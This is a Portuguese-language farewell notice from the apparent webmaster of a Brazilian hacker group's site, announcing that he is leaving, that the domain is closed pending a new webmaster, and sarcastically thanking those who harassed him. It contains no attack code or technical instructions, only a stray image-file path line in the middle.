Bom, depois de quase dois anos participando ativamente das atividades da axur05, eu me despeco de todos. Infelizmente, devido a diversos fatores, nao tenho mais tempo de escrever e cuidar do dominio. Como todos puderam constatar, o dominio foi fechado por tempo indeterminado e permanecera assim ate encontrarmos um webmaster que cuide do mesmo. Jah temos dois interessados: NyoNyx & van-kOOs. Soh falta mesmo decidir entre um deles, porem, tenho certeza que qualquer um dos dois vai fazer um bom trabalho.

Provavelmente as paginas nao seguirao o mesmo estilo (cada webmaster tem uma maneira propria de trabalhar). Talvez as paginas fiquem mais simples, sem muitos graficos, porem, tenho certeza de a qualidade de informacoes sera bastante melhorada.


Meus enderecos de e-mail vao ser desativados. Portanto eh inutil enviar msg para voodoo@deathsdoor.com, meu endereco pessoal ou - webmaster@axur05.org (obviamente este sera o endereco do novo webmaster) Para entrar em contato comigo soh via BBS (se me acharem).

Por fim, esperamos que as duas malas decidam o mais rapido possivel quem vai assumir o cargo de webmaster e coloquem o dominio no ar novamente. Ate lah... sem stress... ;)

A todos que me ofenderam: obrigado!
A todos que me cadastraram em listas para GAYS, nazistas, lesbicas, ou coisas do genero: obrigado!
A todos que me enviavam 5000 mail bombs por dia: obrigado!
A todos que ligaram para minha casa ofendendo e mim e minha familia: o-brigado!
A todos que fizeram ameacas de me bater, matar, espancar... Obrigado!
Todos voces me fizeram rir e ver realmente que a Internet eh cheia de pessoas estupidas e ignorantes.

E, para terminar...

A todos que apoiaram o meu simples trabalho como webmaster:
MUITO obrigado!



- > . < - GLOBAL DOMINATION INC - > . < -

AciDmuD ... . acidmud@axur05.org
csh ... . csh@axur05.org
VooDoo ... . webmaster@axur05.org

Official Site
www.axur05.org

"EX AUDITIS ET VISIS"

" It is easy to run a secure computer system. You merely have to disconnect all dial-up connections and permit only direct-wired terminals put the machine and its terminals in a shielded room, and post a guard at front door."